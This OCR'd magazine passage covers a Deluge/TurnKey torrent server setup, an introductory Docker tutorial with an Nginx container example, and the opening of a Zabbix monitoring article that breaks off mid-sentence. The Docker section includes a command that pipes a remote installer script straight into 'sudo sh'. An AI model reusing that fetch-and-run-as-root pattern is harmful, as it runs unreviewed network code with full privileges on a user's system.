You can also install an app on your Android device to add and control downloads. The Google Play Store lists several apps that can connect to the *Deluge* daemon. Two of the most popular apps are *Transdrone* and the feature-rich *TransDroid* app. While the former is available in the Play Store, to download the latter you will need to visit the official site via your smartphone (**http://transdroid.org/latest**).



6 Set up the client

The procedure for setting up both *Transdrone* and *TransDroid* is the same. When you launch the app for the first time, you'll get a welcome notice. Tap on the Settings button and then on the Add a new server button. Now select the Server type option and select Deluge 1.2+ from the list. Then enter the IP address of the torrent box to connect to the web user interface of *Deluge*.


Use a TurnKey Linux Torrent Server

The TurnKey Linux project produces Linux-based, self-contained, task-oriented servers that run on top of Just Enough Operating System (JeOS) components, which, as the name suggests, are required to power just that particular app. The project's Torrent Server appliance has all the tools you need to host your own file server. It's also got a multi-protocol file sharing app, called *MLDonkey*, using which you can download all types of files.

The best thing about the appliance is that after installation you can manage it remotely from within a browser. You can upload and download files, compress and uncompress them using popular compression algorithms, such as ZIP and RAR, install additional packages, and do a lot more, from any web browser on any operating system within your network or from anywhere on the Internet.

You can download the appliance from **www.turnkeylinux.org/torrentserver.** You can either directly install the Torrent Server appliance, or try its components by first running it in live mode. Whether you install or run it live, you'll be prompted for password to the root user as well as to the admin user for the various components in the appliance: the *MLDonkey* file sharing app, the *P2P-GUI* to *MLDonkey*, and the *eXtplorer* file manager.


That's all there's to it. Once you've configured the users, the torrent server appliance will copy all the files and install the boot loader as well.



Unlike our torrent box which uses *Deluge*, the TurnKey Torrent Server uses the versatile MLDonkey file sharing app.

After restarting, it will boot to the configuration console which lists all the addresses for accessing the various apps in the server.

Keep downloads on an external drive




1 Mount external drive

Format the external drive as NTFS. Then make sure the distro can read NTFS drives by installing the packages with **sudo apt-get install ntfs-3g** and create a mount point for the disk with **sudo mkdir /media/usb-disk**. Now plug in the USB device and find its device address with the **sudo fdisk -l**. Assuming there's one partition called **sdb1**, mount it with **sudo mount -t auto /dev/sdb1 /media/usb-disk**.



2 Setup remote access

Install Samba with **sudo apt-get install samba samba-common-bin** to access the USB drive from remote systems. Then **edit /etc/samba/smb.conf** and uncomment the **security=user** line. Create a new section of the file (as above), and add a user called downloads to access the shares with **sudo useradd downloads -m -G users** and add them as a Samba user with **sudo smbpasswd -a downloads**.



3 Create directories

Next create new folders for *Deluge* to store downloads in. Use **sudo mkdir /media/usb-disk/torrents/downloading** and **sudo mkdir /media/usb-disk/torrents/completed** to create directories that will store incomplete and completed downloads. Create another directory with **sudo mkdir /media/usb-disk/torrents/watch**. We'll configure *Deluge* to scan this directory and auto-add any new .torrent files.




4 Plug them in Deluge

Once the directories have been created, you'll have to plug them into the *Deluge* desktop clients. Fire up *Deluge* and head to Edit > Preferences. In the Preferences window, select the Downloads category, which lets you specify the different folders for storing downloads. Toggle the radio boxes next to the first two options and use the file manager to point to the folders you've created on the external drive attached to the box. ■

Docker: Build containers

Linux Format looks at Docker, the project that promises to solve all manner of application development and deployment headaches.



Anyone with a vague interest in the topics of virtualisation, 'the cloud' or DevOps will undoubtedly have heard mention of Docker and containers at some point in the last six months. In a rapidly evolving area, Docker has managed to grab the headlines and vendors have scrambled to point out that they are on board with the cool kids and developers in being able to run and in some cases enhance this new technology. But what is Docker, and why should you care?

In the spirit of diving into something new to get an idea of how it works, in this tutorial we're going to look at containers, some of the Docker functionality and build some examples. We used an Ubuntu 14.04 desktop system while writing this article, but Docker is very distro agnostic, so you should be able to follow these instructions on most systems.


Containers as a software concept have been around for some time on Unix. The venerable **chroot** (which was initially written in 1979) introduced the idea of running a program in a virtualised copy of the operating system for security purposes (although it involved some manual work for the system administrator in order to get up and running) and it's still in use today. FreeBSD introduced the **jail** command which added to the concept and compartmentalised the system to a greater degree. Solaris, AIX and HP-UX all have their own variants too, but as you'd expect, Linux leads the way with a number of projects offering slightly differing implementations of the idea. These projects build upon a kernel feature known as cgroups, which (put very simply) provides a way of bundling a collection of processes together into a group and managing their consumption of system resources. Related to cgroups is yet another kernel feature: namespace isolation, which enables groups of processes to be isolated from others on the same system (so that they are not aware of the resources of other processes).

All about the apps

Docker is one of the aforementioned projects but has a few differences from the others which have made it stand out. As stated in the Docker FAQ (**http://docs.docker.com/faq**), it's not a replacement for the underlying LXC technology, but adds some useful features on top of it. Docker is very much focused on applications rather than fully blown operating systems, promising to combine container virtualisation with workflows and tooling for application management and deployment. It also enables containers (and hence applications) to be moved between systems portably and enable them to run unchanged. Add to this tools which enable developers to assemble containers from their source code, container versioning (in a manner very similar to git) and component re-use (use a container as a base image and build upon it) and it's little wonder that Docker has captured so

Quick tip

The Docker project likes to compare it's containers to the shipping equivalent: a box with standard properties - agreed dimensions and characteristics that can be lifted and shifted anywhere in the world no matter what it contains.



Inside our very first Docker container – probably the oddest looking top output you'll ever see

much attention since being launched in 2013 – No more 'Well, it worked on my machine' type arguments between programmers and operations staff when a system goes live and fails to deploy properly in production!

Little boxes, little boxes

With the promise of DevOps utopia ahead of us, let's waste no further time and get on with the business of installing Docker. At the time of writing, Ubuntu 14.04 has version 0.91 of the software in it's repositories. Let's live a little more (or possibly less) dangerously and install from the project repo itself. One oddity to note: on Debian based systems, the maintained package is called **docker.io**, as the docker name was grabbed by a 'system tray for kde/gnome docket applications' some time ago. Red Hat based systems stick with 'docker'.

Docker provides a handy little script for ensuring our system can work with https apt sources and adds its repo to our sources and its key to our keychain before installing the package. Run the following to take a look at it (it's generally good practice to give a program at least a cursory check before running it on your system).

```
curl -sSL https://get.docker.io/ubuntu/
```

Once you're happy that it's not installing the latest NSA backdoor or foreign Bitcoin stealing malware you can let it do it's thing:

```
curl -sSL https://get.docker.io/ubuntu/ | sudo sh
```

This will then install a handful of packages and start a docker daemon process, which you can confirm is running via the **ps** command. Instructions for other distributions can be found on the official site (**http://bit.ly/DockerInstalls**). Now let's dive right in with the traditional 'Hello, World!' to give us confirmation that everything is working as intended!

```
sudo docker run ubuntu /bin/echo "Hello, World!"
```

You will see a message saying that an Ubuntu image can't be found locally, and one will be downloaded (via the Docker Hub) as well as a number of updates. Thankfully, once an image is downloaded it remains cached and subsequent runs are much quicker. Once everything is ready, the magic words will appear. But what's happening here? The **docker run** command does exactly what you'd expect: it runs a container. We asked for an Ubuntu image to be used for the container, which Docker pulled from its hub when it couldn't find a local copy. Finally, we asked for the simple **echo** command to be run inside it. Once Docker completed its tasks, the container was shut down. We can use this downloaded image in a more interactive way by using the **-i** and **-t** flags, which enable us to use the containers STDIN and give us a terminal connection.

```
sudo docker run -i -t ubuntu /bin/bash
```

This should give a root prompt almost immediately within the container itself. The speed with which that hopefully appeared is one of the reasons for Dockers popularity. Containers are very fast and lightweight. Many of them can co-exist on a system, many more than could be handled if they were more like traditional heavy virtual machines. This is partly due to Docker using union file systems which are file systems that operate by creating layers. This makes them extremely fast. As you would expect, Linux comes with more than one variant. Docker by default uses devicemapper, but also supports AUFS, btrs and vfs.

From that prompt, run a few commands such as **df -h**, **ls** and finally **top**. While the first two should look pretty vanilla as far as output goes, *top* will show a rather odd situation of only two running processes: **bash** and the **top** command itself. Exit this strange matrix like situation by pressing q (to come »

Quick tip

LXC (LinuX Containers) can refer to both the underlying capabilities of the kernel (cgroups *et al*) and also to the project that maintains the userland tools – which is well worth a look and has reached version 1.0.



The Docker website – no fail whale here – and includes a live online tutorial which runs through the basics in roughly 10 minutes.

Hypervisors vs Containers – what's the difference?

These days, there are a huge range of options available for a sysadmin to consider when asked to architect new infrastructure. Anyone can be forgiven for getting lost in the virtualisation maze So what exactly is the difference between a hypervisor- and a container-based system?

Hypervisors, which have their origins in the IBM systems of the 1960s, work by having a host system share hardware resources amongst guest systems (or virtual machines). The hypervisor manages the execution of guest operating systems and presents virtualised representations of the underlying resources to them. There are a couple of different types:

» **Type 1 hypervisors** These are installed before any guest systems and work directly with the underlying hardware (*VMWare* is an example of this approach).

» **Type 2 hypervisors** Run on top of a traditional operating system, with the guests at another level above that (this is how *Virtualbox* works).

Containers however, work by having the kernel of an operating system run isolated processes in 'userspace' (ie outside of the kernel). This can be just a single application and, therefore, doesn't need the overhead of a full OS (which then needs maintenance, patching etc). Containers also have the bonus of being very lightweight. In fact, many containers can run on the same hardware but can't run 'other' operating systems (eg Windows) and are, as a consquence, seen as not being as inherently secure as hypervisors.

As usual, it's a case of using what virtualisation technology is best for a particular situation or environment. Issues of cost, existing systems, management tools and skill sets should be considered. However the two approaches are not mutually exclusive and indeed can be complementary – quite a few adopters of Docker have confessed to running it within hypervisor based guests. Virtualisation is an active area of development, with open source at the forefront.

» **More networking** Keep track of everything with Zabbix, see p118.

out of **top**, if you haven't already) and then typing **exit**. Docker will then shut our container down. You can check that this is happened by running

```
sudo docker ps
```

which will show some headers and nothing running. Docker can, of course, handle daemonised processes which won't exit as soon as we've finished with them, so let's kick one off:

```
sudo docker run -d ubuntu /bin/bash -c "echo 'yawn';
sleep 60"
```


This time Docker starts up our container using the **-d** flag and backgrounds it, returning to us a container id. Our simple command line runs on the container, sleeping away. We can now see that **sudo docker ps** gives us a bit more information, including a rather silly name that Docker has assigned our container ('pensive_franklin' in our test case). We can see what the container is doing using this name:

```
sudo docker logs pensive_franklin
```

which should return a barely stifled yawn from our short-lived process. Once the 60 seconds are up from the **sleep** command Docker once again wields the axe and the container is no more. If we supply a larger value for the **sleep** command and get sick of waiting for the processes nap time to complete, we can use the docker **stop** command in the follow way:

```
sudo docker stop pensive_franklin
```

The Docker Hub contains many predefined Linux containers from the usual suspects.



We can try the **docker run** command a few more times, experimenting with different command lines. Once we've had enough of such japery, we run

```
sudo docker ps -a
```

which reveals all the containers, including non-running ones. There are a bunch of other flags you can use, we'd suggest have a look at **man docker-ps**.

A more useful example

This is all very well and good, but what about something more useful? A great example of a lightweight application that sits nicely in a container is *Nginx*, [*see page 76*] the high performance web/cache/load balancing/proxy server. How easy is it for us to set up a brand new instance of *Nginx*, ready to serve pages on? Lets find out!

A quick look on Docker Hub (**https://registry.hub.docker.com**) shows *Nginx* on the front page as having an official repository. We can pull this down to our local machine by using the **pull** argument to the docker command:

```
sudo docker pull nginx
```

A little while later (there are some reasonably sized layers to download) and our image should be available. We can see what images we have locally by issuing **sudo docker images** at the command prompt. Now, we can quickly verify *Nginx* is working by running:

```
sudo docker run -d -p 8080:80 nginx
sudo docker ps
```

Assuming *Nginx* is reporting as being up, we can connect our desktop browser to **http://127.0.0.1:8080** to see the default *Nginx* page. All well and good. But how can we add content to it? First, let's stop our running container via the **sudo docker stop <silly name>** command and then include a really basic example file. Open up your favourite text editor and create the following, saving it as **docker-example.html**. It's best to do this in a new sub directory – call it whatever you like – to avoid any other files lying around from confusing Docker in a moment. Then save this file in a sub directory below our new one, and call that content.

```
<html>
<head>
<title>Here is our dockerized web site!</title>
</head>
<body>
<h1>We are running in a container</h1>
</body>
</html>
```

Is your Docker image broken?

One of the best things about open source and Linux are the plethora of opinions and ideas, particularly about the correct ways to run systems. One such example which caused a minor stir in the Docker world occurred when Phusion, the team behind the well known Phusion Passenger product/project, used extensively in Ruby on Rails and other web development setups, released its Docker image (available on Docker Hub at **phusion/baseimage**). They argued that the common Docker practice of running a single application process (as evidenced by the **top** output in our tutorial) meant that many important system services wouldn't be running in the container. Not least, the *init* process would be missing.

Now while the whole point of using containers is to have a very lightweight system – use a VM if you want a full-blown OS – *init* does the very important job of inheriting orphaned child processes, and should any of those appear in your container they'll end up as zombies with nowhere to go. The Phusion team also argue that some processes are so vital (*cron*, *syslog* and *ssh*) that they should always be available to a Linux OS, no matter how lightweight, and that pulling the legs out from underneath a system rather than having it shutdown properly via *init* could well lead to corruption to data. Opinions varied as to whether this was making Docker containers too complicated and heavyweight, but the image has been popular on Docker Hub and is well worth a look.

More networking Set up your own cloud server, see p78.



› *Nginx* running in a Docker container. It may look like a humble beginning, but after a few tweaks we'll be besieged by Silicon Valley acquisition offers, we're sure.

Feel free to add to this epic example of a web page as you see fit. Now we are going to create a Dockerfile (the file must be named **Dockerfile**). This is just a text file that contains the commands that we'd otherwise enter at the prompt interactively. Instead, we can issue a docker build command instead, and have docker do the hard (?) work for us. This example is trivial of course, but adds our content directory to the existing *Nginx* image file.

```
FROM nginx
ADD content /usr/local/nginx/html
```

Now run the **docker build** command

```
sudo docker build -t nginx-test
```

The **-t nginx-test** option here tells Docker what we'd like to call our new image, should the build be successful (hopefully it was). Now let us run it, and confirm it started:

```
sudo docker run --name whatever -d -p 8080:80 nginx-test
sudo docker ps
```

Making changes to containers

The **--name** flag allows us to call our new container a name of our choosing rather than the auto generated one from Docker (amusing though they are). The **-p**, as is probably obvious, maps port 8080 on our local host to port 80 inside the container. The container has its own internal IP address which we can see by running :

```
sudo docker inspect whatever
```

and this returns a whole bunch of information about the system in JSON format. We can now see the fruits of our labour by connecting to **http://127.0.0.1:8080/docker-example.html** in our browser. While Facebook are probably not quaking in their boots at the site of our new website we've proven how quickly we can get a server up and running. We could, if we so wished, run dozens if not hundreds of these *Nginx* containers in a style reminiscent of the cheapest and most cut throat of web hosting companies.

What Docker does here when running the **build** command is take our base image and add our changes to it – this new layer is then saved as it's own container. Taking this further, we could have easily taken the Ubuntu image from earlier and installed a lot of software on it via many **apt-get install** lines in a **Dockerfile**. Each line would create an intermediate container, building on the one before it which would be removed once the change was committed, leaving us only with the end copy. This can also be done manually if required – we could start the Ubuntu image, make changes to it at the command line, exit it and then save the changes using the **docker commit** command. This git-like command gives us a kind of version control over our containers. When we're done with a particular container, using the **docker stop** and **docker rm** commands cleans everything up for us.

Dock together

Of course, having a standalone web server isn't that much use these days. What if we want to set up a dynamic site that reads data from a database? Docker has the concept of linking containers together. Assuming that we had a database container named data running say, *MySQL*, we could create a new *Nginx* container as follows:

```
sudo docker run -d -p 8080:80 --name whatever nginx-test
--link data:mysql
```

The *Nginx* system will now be able to reference the database using the **alias mysql**, and environment variables and a **/etc/hosts** entry will be created on the system for the database. Docker uses a secure tunnel for container to container traffic here, meaning that the database doesn't need to export ports to the outside world. Docker takes care of all of this automatically.

Docker also includes a Vagrant-like ability to share directories between the Docker host and containers running on it. The **-v** flag to the **docker run** command enables parameters such as **-v /home/web/data:/web/data** which will result in the container seeing a mount point **/web/data**. The **-v** flag can also create standalone volumes in the container (eg **-v /data**). For persistent data, the advice appears to be to create a dedicated container to er... contain it and to then make that data available to other containers. They can see it by use of the **--volumes-from** option to **docker run** command.

Now that we've had a whirlwind tour of some of the basic Docker functionality, in next month's tutorial we'll look at some of Docker's more advanced features and use-cases for this software. Until then, enjoy experimenting with your new found container skills and take a look at the options available for the **docker** command. There's also plenty of extra, in-depth information to be plundered from the official Docker website (**www.docker.com**). Happy docking! ■

Quick tip

The Docker project maintains an online public image repository, similar to the likes of Vagrant, where anyone can store Docker container images if they register. You don't need to register an account to download anything.

Zabbix: Monitor

Zabbix is a network monitoring app that watches everything – and we mean everything. We wonder if it's 'the eye of Sauron' come to life.



Concealed within his fortress, the system admin sees all. His gaze pierces the different distros, the different devices, disks and applications. You know of what I speak, faithful reader, a great eye, lidless, wreathed in flame. Well not so much lidless and wreathed in flame, because this isn't fiction, for one!

Zabbix is a network monitoring app that enables you to keep track of everything that goes on in the network. No matter the size of the network, no matter the operating system installed on the different machines, *Zabbix* can keep a close eye on every aspect of these machines. With *Zabbix*, you can monitor the free disk space, CPU load, network traffic statistics, memory consumption, application status, the checksum of a file, and much more. All the collected information is stored in databases, and you can use *MySQL*, *Oracle* or *PostgreSQL*, as *Zabbix* supports all of them.

Outclassing competition

But why should you use *Zabbix* when most people throw around names such as *Cacti* and *Nagios* all the time?

Zabbix, just like its more popular brethren, supports Simple Network Management Protocol (SNMP). This means that these apps can monitor almost any device on a network, such as routers, printers, switches, modems, etc.

While *Nagios* is the industry standard for monitoring local and remote machines and IT infrastructure, it's almost always used together with other monitoring tools. This is because *Nagios* doesn't have a visualisation feature and can't reduce recorded data to easily understandable graphs. That said, *Nagios* has an excellent alerting feature to keep sysadmins informed of all the devices it is tracking.

In contrast, *Cacti* doesn't have an alerting mechanism, but it can create beautiful and detailed graphs that represent all the data it collects across devices on the network.

Our tool of choice, however, is very handy at sending out alerts and creating graphs. In addition to sending alerts via email, SMS and Jabber, it lets you set up automatic actions. That is, you can configure *Zabbix* to itself take action on remote machines when certain defined events occur.

In terms of visualisation, *Zabbix* supports real-time graphing of monitored items and offers graphs, network maps, screens, and even slideshows, making it suitable for complex networks, whose sysadmins prefer to see graphical representations of data.

Understanding Zabbix

A monitoring app primarily performs two functions. It collects data on all the devices on the network and reports it to a central controlling authority. *Zabbix* relies on two key components for these functions – **zabbix-server** and **zabbix-agent**.


As the name suggests, you install **zabbix-agent** onto all the machines you wish to monitor on the network. The agent can monitor hardware resources, as well as applications, and pushes all the collected information to **zabbix-server**. For now, **zabbix-agent** is available for Linux, FreeBSD, OpenBSD, NetBSD, HP-UX, MacOS X, Solaris and various Windows versions.

The other part, **zabbix-server**, is responsible for polling and trapping of data. In case of problems or downtime, the server sends notifications to the configured accounts. You only need to install one instance of **zabbix-server** on your network. With *Zabbix*, you get a centralised web interface that you can use to control what events are monitored across the network. Due to its vast number of



